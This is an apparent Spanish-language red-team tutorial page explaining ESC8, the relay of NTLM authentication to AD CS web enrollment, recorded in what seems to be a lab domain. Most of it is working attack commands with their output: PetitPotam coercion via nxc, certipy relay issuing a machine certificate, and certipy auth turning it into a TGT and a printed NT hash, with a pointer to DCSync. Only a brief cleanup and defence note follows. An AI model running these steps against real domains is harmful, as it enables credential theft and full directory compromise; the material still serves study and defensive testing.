Credenciales

Relay de NTLM a la inscripción web de AD CS

Cómo reenviar una autenticación NTLM al endpoint de inscripción de AD CS y sacar un certificado que sobrevive al cambio de contraseña.

Qué es

El relay de NTLM a la inscripción web de AD CS reenvía una autenticación capturada al endpoint HTTP de inscripción. A cambio, el atacante recibe un certificado a nombre de la identidad reenviada. Ese certificado es una credencial de larga vida: sigue siendo válida aunque se resetee la contraseña de la cuenta.

Cómo funciona

El endpoint de inscripción web de AD CS acepta NTLM sobre HTTP. HTTP no valida la firma NTLM, así que una autenticación reenviada es indistinguible de una legítima. La CA ve una sesión autenticada válida y una plantilla válida, y emite el certificado. El certificado responde a la CA que lo firmó, no a la contraseña de la cuenta. Por eso sobrevive al reseteo de contraseña y sirve para autenticar por PKINIT una y otra vez. Si la identidad reenviada es un Domain Controller, el certificado autentica como esa cuenta de máquina.

Diagrama

Cómo ejecutar

Ejecución

Forzar a un equipo del dominio a autenticarse contra tu host. La coerción por MS-EFSRPC sale bien y el equipo se conecta de vuelta con su cuenta de máquina:

nxc coerce_plus · kali
$ nxc smb 10.3.10.21 -u domainuser -p password -M coerce_plus -o LISTENER=10.3.99.1 METHOD=PetitPotam COERCE_PLUS 10.3.10.21 445 AI-WIN11-22H2-1 VULNERABLE, PetitPotam COERCE_PLUS 10.3.10.21 445 AI-WIN11-22H2-1 Exploit Success, efsrpc\EfsRpcAddUsersToFile
exit 0 · capturado 2026-09-30

El relay recibe esa autenticación y la reenvía al endpoint de inscripción web. La CA la ve como una sesión válida y emite un certificado a nombre de la cuenta reenviada:

certipy relay · kali
$ certipy-ad relay -target http://10.3.10.11 -template Machine [*] Targeting http://10.3.10.11/certsrv/certfnsh.asp (ESC8) [*] Listening on 0.0.0.0:445 [*] (SMB): Authenticating connection from LUDUS/[email protected] against http://10.3.10.11 SUCCEED [1] [*] Requesting certificate for 'ludus\AI-WIN11-22H2-1$' based on the template 'Machine' [*] Certificate issued with request ID 7 [*] Got certificate with DNS Host Name 'AI-WIN11-22H2-1.ludus.domain' [*] Wrote certificate and private key to 'ai-win11-22h2-1.pfx'
exit 0 · capturado 2026-09-30

Ese certificado es una credencial de larga vida. Convertirlo, por PKINIT, en un TGT y en el hash NT de la cuenta:

certipy auth · kali
$ certipy-ad auth -pfx ai-win11-22h2-1.pfx -dc-ip 10.3.10.11 [*] Certificate identities: [*] SAN DNS Host Name: 'AI-WIN11-22H2-1.ludus.domain' [*] Using principal: '[email protected]' [*] Trying to get TGT... [*] Got TGT [*] Trying to retrieve NT hash for 'ai-win11-22h2-1$' [*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:925ab906a6ff71ea78ceed78f595b1b6
exit 0 · capturado 2026-09-30

Aquí la víctima es una estación de trabajo. Si la cuenta reenviada fuera un Domain Controller, ese hash serviría para un DCSync y replicar todo el directorio.

Limpieza

Quitar el rol de inscripción web de la CA: sin endpoint HTTP que relayar, ESC8 deja de funcionar:

Uninstall-WindowsFeature · DC01
$ Uninstall-WindowsFeature ADCS-Web-Enrollment; "WebEnrollment removed - ExitCode: $($r.ExitCode) RestartNeeded: $($r.RestartNeeded)" WebEnrollment removed - ExitCode: Success RestartNeeded: No
exit 0 · capturado 2026-09-30

Cómo defenderse

Deshabilita la inscripción web de AD CS si no se necesita: elimina esta superficie de ataque por completo.

Siguiente

Puedes seguir leyendo aquí:

CredencialesPrinter Bug: coerción de autenticación

No te pierdas ninguna noticia

Recibe un correo cuando haya alguna actualización importante.

Al suscribirte aceptas la política de privacidad.